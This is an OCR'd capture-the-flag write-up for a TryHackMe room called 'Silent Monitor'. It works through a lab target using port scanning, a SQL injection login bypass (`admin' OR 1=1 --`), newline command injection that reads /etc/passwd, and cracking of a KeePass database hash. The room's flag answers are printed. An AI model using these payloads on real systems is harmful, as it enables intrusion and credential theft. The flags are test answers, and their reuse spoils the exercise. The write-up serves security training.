
Jr.Pen 18.2. Silent Monitor

Green Lights, Dark Corners

CorpNet's internal network operations centre has been running quietly for years. Monitoring hosts, logging events, and keeping the infrastructure alive. Or so it seems. A tip from a disgruntled contractor suggests that someone on the NOC team has been cutting corners, leaving doors open, and hiding things in places no one thinks to look. The portal is up. The services show green. The audit log looks clean. But clean logs can be written by anyone. Your job is to get in, move through the system, and find out what is really running behind the secret dashboard.

```
root@ip-10-112-114-137:~# rustscan -a 10.112.166.15
```


I used RustScan to check for open ports



I used Gobuster for enumeration.

```
gobuster dir -u http://10.112.166.15:5050 -w /usr/share/wordl
ists/dirbuster/directory-list-2.3-medium.txt -x php,js,txt,ba
k.zip
```

I found a directory URL, opened it in the browser, and performed a SQL injection by entering `admin' OR 1=1 --` as the username and an arbitrary password



Answer the questions below


> What is the content of user.txt?

THM{sQli_4nd_cMd_1nj3ct10n_l3D_y0u_h3re!}


I navigated to the web page to extract details from the connectivity probe section.




Using the browser's Developer Tools (Network tab), I intercepted and modified the request payload to `target=localhost%0Aid`, injecting a newline command (`%0A id`) alongside the ping command.




I submitted a payload of `target=localhost%0Acat /etc/passwd` using the Network inspector, successfully triggering command injection and printing the `/etc/passwd` file contents in the browser response.



Using these details, I established an SSH connection.





```
root@ip-10-112-65-123:~# ssh sysadmin@10.112.166.15
```

```
sysadmin@tryhackme-2204:~$ ls -la
total 36
drwxr-x--- 5 sysadmin sysadmin 4096 May 19 03:35 .
drwxr-xr-x 4 root     root     4096 May 19 03:10 ..
-rw-r--r-- 1 sysadmin sysadmin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Feb 25  2020 .bashrc
drwx------ 2 sysadmin sysadmin 4096 May 19 03:18 .cache
drwxrwxr-x 3 sysadmin sysadmin 4096 May 19 03:29 .local
-rw-r--r-- 1 sysadmin sysadmin  807 Feb 25  2020 .profile
drwx------ 2 sysadmin sysadmin 4096 May 19 03:36 backups
-rw-rw-r-- 1 sysadmin sysadmin   42 May 19 03:29 user.txt
sysadmin@tryhackme-2204:~$ head -5 user.txt
THM{sQli_4nd_cMd_1nj3ct10n_l3D_y0u_h3re!}
```

> What is the content of root.txt?

THM{KDBx_V4ul7_H4s_b33n_cr4ck3d_0peN}

Then I executed `scp` to retrieve the KeePass database (`infrastructure.kdbx`) from `/home/sysadmin/backups/` on `10.112.5.123` into my current working directory.

```
root@ip-10-112-65-123:~# scp sysadmin@10.112.5.123:/home/sysa
dmin/backups/infrastructure.kdbx .
```

I used the `/opt/john/keepass2john` binary to extract the hash from the KeePass database file and redirected the output to `hash.txt` for offline cracking.

```
root@ip-10-112-65-123:~# /opt/john/keepass2john infrastructur
e.kdbx > hash.txt
```

I opened `infrastructure.kdbx` using the KeePass application on the desktop and entered the credentials.